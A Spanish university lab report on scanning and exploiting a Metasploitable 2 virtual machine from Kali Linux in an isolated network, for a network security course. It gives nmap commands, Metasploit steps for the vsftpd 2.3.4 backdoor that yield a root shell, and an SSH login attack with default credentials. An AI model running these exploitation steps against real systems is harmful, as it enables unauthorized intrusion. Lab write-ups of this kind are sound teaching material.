INFORME DE ESCANEO CON NMAP Y EXPLOTACIÓN DE VULNERABILIDADES UTILIZANDO KALI LINUX Y METASPLOITABLE 2

Informe de escaneo con nmap y explotación de vulnerabilidades utilizando Kali Linux y Metasploitable 2

Universidad Tecnológica del Chocó “Diego Luis Córdoba”

Docente

ING Rafael Sandoval Morales

Asignatura

Seguridad y Auditoría en Redes

Estudiante

Yeiber A. Mena Robledo

Quibdó/Chocó

07/08/2025

INFORME DE ESCANEO CON NMAP Y EXPLOTACIÓN DE VULNERABILIDADES UTILIZANDO KALI LINUX Y METASPLOITABLE 2

TABLA DE CONTENIDO

INFORME DE ESCANEO CON NMAP Y EXPLOTACIÓN DE VULNERABILIDADES UTILIZANDO KALI LINUX Y METASPLOITABLE 2

TABLA DE ILUSTRACIÓN

INFORME DE ESCANEO CON NMAP Y EXPLOTACIÓN DE VULNERABILIDADES UTILIZANDO KALI LINUX Y METASPLOITABLE 2

1. INTRODUCCIÓN

En este documento se explica de manera clara cómo se pueden explotar vulnerabilidades encontradas en varios puertos de la máquina virtual Metasploitable 2, empleando Kali Linux como entorno de prueba. La meta principal es ilustrar, de forma detallada, cómo un atacante podría utilizar fallas en la seguridad para conseguir acceso o datos sensibles de un sistema, y así resaltar la relevancia de implementar mecanismos de protección. Para realizar esta actividad, se estableció un entorno controlado que consiste en dos máquinas virtuales ubicadas en la misma red: Kali Linux, que actúa como el dispositivo atacante. Metasploitable 2, que funciona como el dispositivo objetivo.

2. OBJETIVOS

Objetivo general:

- Realizar un análisis y explotación controlada de puertos vulnerables en Metasploitable 2 usando Kali Linux.

Objetivos específicos:

- Escanear puertos para identificar servicios activos.
- Determinar vulnerabilidades presentes.
- Ejecutar exploits para comprobar la explotación.
- Documentar resultados y aprendizajes.

3. DESARROLLO DEL LABORATORIO

3.1 Configuración del Entorno de Pruebas

3.1.1 Configuración de la red virtual

Para que las máquinas virtuales puedan comunicarse entre sí, se configuró una red interna en **VirtualBox** utilizando el modo *Red solo-anfitrión*.

En este caso, se creó una red llamada **Red_semestre9_2025-1**, con el prefijo IPv4 **178.90.90.0/24** y con el servidor **DHCP habilitado**. Esto permitió que las máquinas Kali Linux (atacante) y Metasploitable 2 (objetivo) obtuvieran direcciones IP dentro del mismo rango, facilitando la conexión y las pruebas. En la siguiente figura se aprecia la configuración utilizada:



Ilustración 1-Configuración de la red virtual

3.2 Verificación de conexión en Kali Linux

Una vez configurada la red en VirtualBox, se procedió a iniciar la máquina Kali Linux para comprobar que estaba correctamente conectada al mismo segmento de red que Metasploitable2

Para ello, se utilizó el comando: **ifconfig**

El resultado mostró que la interfaz de red eth0 tenía asignada la dirección IP **178.90.90.6**, con máscara de subred **255.255.255.0** y dirección de difusión (broadcast) **178.90.90.255**.

Esto confirma que la máquina Kali Linux se encontraba dentro de la red **178.90.90.0/24**, lista para comunicarse con la máquina objetivo.



Ilustración 2-Verificación de conexión en Kali Linux

3.3 Verificación de conexión en Metasploitable 2

En la máquina virtual **Metasploitable 2** también se verificó la dirección IP asignada mediante el comando: **ifconfig**

El resultado mostró que la interfaz de red eth0 tenía asignada la dirección IP **178.90.90.4**, con máscara de subred **255.255.255.0** y dirección de difusión **178.90.90.255**. Esto confirma que Metasploitable 2 se encuentra en el mismo segmento de red que Kali Linux, permitiendo la comunicación directa entre ambas máquinas.



Ilustración 3-Verificación de conexión en Metasploitable 2

3.4 Fase de Reconocimiento y Escaneo

3.4.1 Escaneo de puertos y detección de servicios

Con ambas máquinas virtuales conectadas a la misma red, el siguiente paso fue identificar qué puertos y servicios estaban abiertos en **Metasploitable 2**.

Para ello, desde Kali Linux se utilizó la herramienta **Nmap** con el siguiente comando:

nmap 178.90.90.4

Donde:

- **nmap** es la herramienta utilizada para el escaneo de redes y puertos.
- **178.90.90.4** es la dirección IP de la máquina objetivo (Metasploitable 2).

El escaneo reveló múltiples puertos abiertos, cada uno correspondiente a un servicio específico. Entre los más importantes se encontraron:

- **21/tcp** – FTP
- **22/tcp** – SSH
- **23/tcp** – Telnet
- **25/tcp** – SMTP
- **53/tcp** – DNS
- **139/tcp y 445/tcp** – Servicios de compartición de archivos (Samba)
- **2121/tcp** – FTP alternativo
- **3306/tcp** – MySQL
- **5432/tcp** – PostgreSQL

Estos resultados indicaron que el sistema objetivo tenía varias posibles vulnerabilidades que podían ser aprovechadas para obtener acceso o extraer información.



Ilustración 4-Escaneo de puertos y detección de servicios

3.4.2 Detección de versiones de servicios

Tras identificar los puertos abiertos en el escaneo inicial, se procedió a obtener información más detallada sobre las versiones de los servicios que se ejecutan en la máquina objetivo.

Para ello se utilizó el comando:

nmap -sV 178.90.90.4

Donde:

- **-sV** indica a Nmap que realice una detección de versiones de los servicios encontrados.
- **178.90.90.4** es la IP de la máquina Metasploitable 2.

El resultado mostró, una gran cantidad de servicios y versiones, pero por ahora nos concentraremos en las siguientes:

- **FTP (vsftpd 2.3.4)** – Vulnerable a una puerta trasera conocida.
- **SSH (OpenSSH 4.7p1)** – Versión antigua con posibles fallos de seguridad.
- **Telnet (Linux telnetd)** – Servicio inseguro que transmite credenciales en texto plano.
- **SMTP (Postfix smtpd)** – Servicio de correo.
- **Apache httpd 2.2.8** – Servidor web con vulnerabilidades conocidas.
- **Samba smbd 3.x – 4.x** – Servicio de compartición de archivos, con posibles exploits remotos.
- **MySQL 5.0.51a** y **PostgreSQL 8.3.x** – Motores de bases de datos con fallos conocidos.

Este nivel de detalle permite identificar vulnerabilidades específicas y seleccionar los exploits más apropiados para cada puerto en Metasploitable 2.



Ilustración 5-Detección de versiones de servicios

3.5 Explotación de Vulnerabilidades

Para comenzar con la explotación de los servicios identificados en la máquina Metasploitable 2, se inició **Metasploit Framework**, una de las herramientas más utilizadas en pruebas de penetración.

Metasploit permite buscar, configurar y ejecutar exploits de forma controlada, facilitando la simulación de ataques reales.

El comando utilizado fue: **msfconsole**

Donde:

- **msfconsole** abre la interfaz principal de Metasploit en la terminal.

- Al iniciarse, se muestra información sobre el número de exploits, módulos auxiliares y payloads disponibles.

Esto marca el punto de partida para seleccionar el módulo adecuado según el puerto y el servicio vulnerables detectados en la fase de reconocimiento.

Ilustración 6-Inicio de Metasploit Framework

3.5.1 Explotación del Puerto 21 – Servicio FTP (vsftpd 2.3.4)

Durante la fase de reconocimiento se detectó que el puerto **21/tcp** estaba abierto y ejecutaba el servicio **vsftpd 2.3.4**.

Esta versión de vsftpd es conocida por tener una **puerta trasera (backdoor)** introducida

maliciosamente en su código, lo que permite a un atacante ejecutar comandos de manera remota en el sistema objetivo.

Para explotar esta vulnerabilidad, se utilizó **Metasploit Framework**, siguiendo los pasos:

- **Búsqueda del exploit adecuado**

  Se ejecutó el comando: **search vsftpd 2.3.4**

  Esto permitió encontrar el módulo **exploit/unix/ftp/vsftpd_234_backdoor**, diseñado específicamente para esta vulnerabilidad.

- **Selección del módulo**

  Se activó el exploit con: **use 0**

  En este punto, el exploit estaba listo para ser configurado con la dirección IP del objetivo y ejecutarse para obtener acceso remoto.



Ilustración 7-Explotación del Puerto 21 – Servicio FTP (vsftpd 2.3.4)

Una vez seleccionado el exploit, el siguiente paso fue decirle a Metasploit **a qué máquina atacar**. Esto se hizo configurando la dirección IP de la máquina Metasploitable 2.

Para ello se usaron los siguientes comandos:

- **set RHOSTS 178.90.90.4**: Con este comando, se definió la dirección IP del objetivo. **RHOSTS** significa "Remote Hosts" (equipos remotos) y se le asignó la IP de Metasploitable 2.
- **options**: Este comando se utilizó para revisar que la configuración fuera correcta. Al ejecutarlo, se confirmó que el valor de **RHOSTS** era **178.90.90.4** y el puerto objetivo (**RPORT**) era **21**, tal como correspondía al servicio FTP.

Ilustración 8-Asignar ip RHOSTS

- **Acceso al sistema como administrador**

Con la dirección IP del objetivo ya configurada, el siguiente paso fue lanzar el exploit. Para esto, se utilizó el comando **exploit**, que ejecuta la secuencia de comandos predefinida para aprovechar la vulnerabilidad.

Antes de lanzarlo, se estableció el **payload** (set payload cmd/unix/interact), que es el código malicioso que se ejecuta una vez que el ataque tiene éxito. En este caso, el payload abre una **shell** o terminal de comandos que permite al atacante interactuar con la máquina de la víctima.

Después de ejecutar el comando, se mostraron los siguientes mensajes clave:

- **The port used by the backdoor bind listener is already open**: Esto confirmó que la puerta trasera (**backdoor**) estaba lista para ser utilizada.
- **UID=0(root) GID=0(root)**: Este mensaje fue crucial, ya que indicó que el atacante había obtenido acceso con los privilegios de un **administrador** o **root**, el usuario con más poder en un sistema Linux.
- **Found shell** y **Command shell session 1 opened**: Estos mensajes confirmaron que se había establecido una conexión exitosa con la máquina objetivo, dándole al atacante control total sobre ella.

Para confirmar que el acceso se obtuvo con privilegios de administrador, se ejecutó el comando **whoami** (quién soy yo). La respuesta fue **root**, lo que demostró que el atacante había logrado tomar el control completo de la máquina Metasploitable 2 aprovechando la vulnerabilidad del servicio FTP.



Ilustración 9- Acceso al sistema como administrador

ip a: Este comando mostró la configuración de red de la máquina comprometida. La salida confirmó que la interfaz de red eth0 de Metasploitable 2 tenía la dirección IP 178.90.90.4, lo que sirvió para validar que se estaba interactuando con la máquina correcta, desde "adentro" del sistema.



Ilustración 10-Confirmación

3.5.2 Explotación del Puerto 22 – Servicio SSH

Tras el éxito en el puerto 21, se procedió a analizar el siguiente servicio de interés: **SSH**, que se encontraba activo en el puerto **22/tcp**. A diferencia del FTP, el servicio SSH es más seguro, pero Metasploitable 2 tiene una versión antigua con posibles debilidades.

En lugar de un exploit que aproveche un fallo de código, un ataque común contra el servicio SSH es intentar adivinar las contraseñas de los usuarios, lo que se conoce como un ataque de **fuerza bruta**.

- **Búsqueda del módulo para el ataque**

Para llevar a cabo este tipo de ataque, el atacante utilizó Metasploit Framework para buscar herramientas que le permitieran escanear las credenciales de inicio de sesión de SSH.

Se utilizó el siguiente comando: s**earch ssh_login**

Este comando arrojó como resultado un módulo auxiliar llamado **auxiliary/scanner/ssh/ssh_login**. A diferencia de un exploit, este módulo no aprovecha una vulnerabilidad específica, sino que está diseñado para probar combinaciones de nombres de usuario y contraseñas de manera automática.



Ilustración 11-Explotación del Puerto 22 – Servicio SSH

- **Configuración y ejecución del ataque de fuerza bruta**

Se procedió a configurar el módulo auxiliar de Metasploit para llevar a cabo el ataque de fuerza bruta sobre el servicio SSH.

Se realizaron los siguientes pasos:

- **Selección del módulo:** Se cargó el módulo de escaneo de SSH con el comando

  use auxiliary/scanner/ssh/ssh_login.

- **Configuración de parámetros:** Se definieron los parámetros necesarios para la conexión:
  - **set RHOSTS 178.90.90.4:** Se estableció la dirección IP del objetivo.
  - **set USERNAME msfadmin**: Se definió el nombre de usuario que se iba a probar.
  - **set PASSWORD msfadmin:** Se estableció la contraseña que se iba a probar.

Este escenario representa un ataque de **fuerza bruta simple**, donde se intenta una única combinación de usuario y contraseña (**msfadmin:msfadmin**), la cual es una credencial predeterminada en Metasploitable 2.

- **Acceso exitoso y shell de comandos**

Una vez que se configuraron los parámetros, se ejecutó el módulo con el comando run.

El resultado mostró un mensaje de **Success** (uid=1000(msfadmin)) que confirmó que la combinación de usuario y contraseña era correcta. Inmediatamente después, se

estableció una **sesión de shell SSH** (SSH session 1 opened), lo que le otorgó al atacante un acceso directo y persistente al sistema comprometido.



Ilustración 12-Configuración y ejecución del ataque de fuerza bruta

- **Acceso directo al sistema mediante SSH**

Una vez que el atacante descubrió la credencial correcta (**msfadmin:msfadmin**), ya no era necesario utilizar herramientas como Metasploit. En su lugar, podía iniciar una sesión de forma directa y segura.

El comando utilizado fue el siguiente:

ssh -oHostKeyAlgorithms=ssh-rsa -oPubkeyAcceptedKeyTypes=ssh-rsa msfadmin@178.90.90.4

Este comando tiene la siguiente finalidad:

- **ssh**: Es la herramienta estándar para conectarse de forma remota y segura a otro equipo.
- **-oHostKeyAlgorithms**: Esta opción se utiliza para asegurar la compatibilidad con el servidor SSH antiguo de la máquina objetivo.
- **msfadmin@178.90.90.4**: Indica que se quiere iniciar sesión con el usuario msfadmin en la dirección IP 178.90.90.4.

Al ejecutar el comando, el sistema solicitó la contraseña. Se introdujo msfadmin y, de forma exitosa, obtuvo una terminal de comandos.

La prueba de que el acceso fue exitoso se muestra en la parte inferior de la imagen, donde el indicador de la terminal cambia de **root@Yeiber (Kali Linux) a msfadmin@metasploitable**, confirmando que el atacante ya se encontraba dentro de la máquina objetivo con el usuario **msfadmin**.

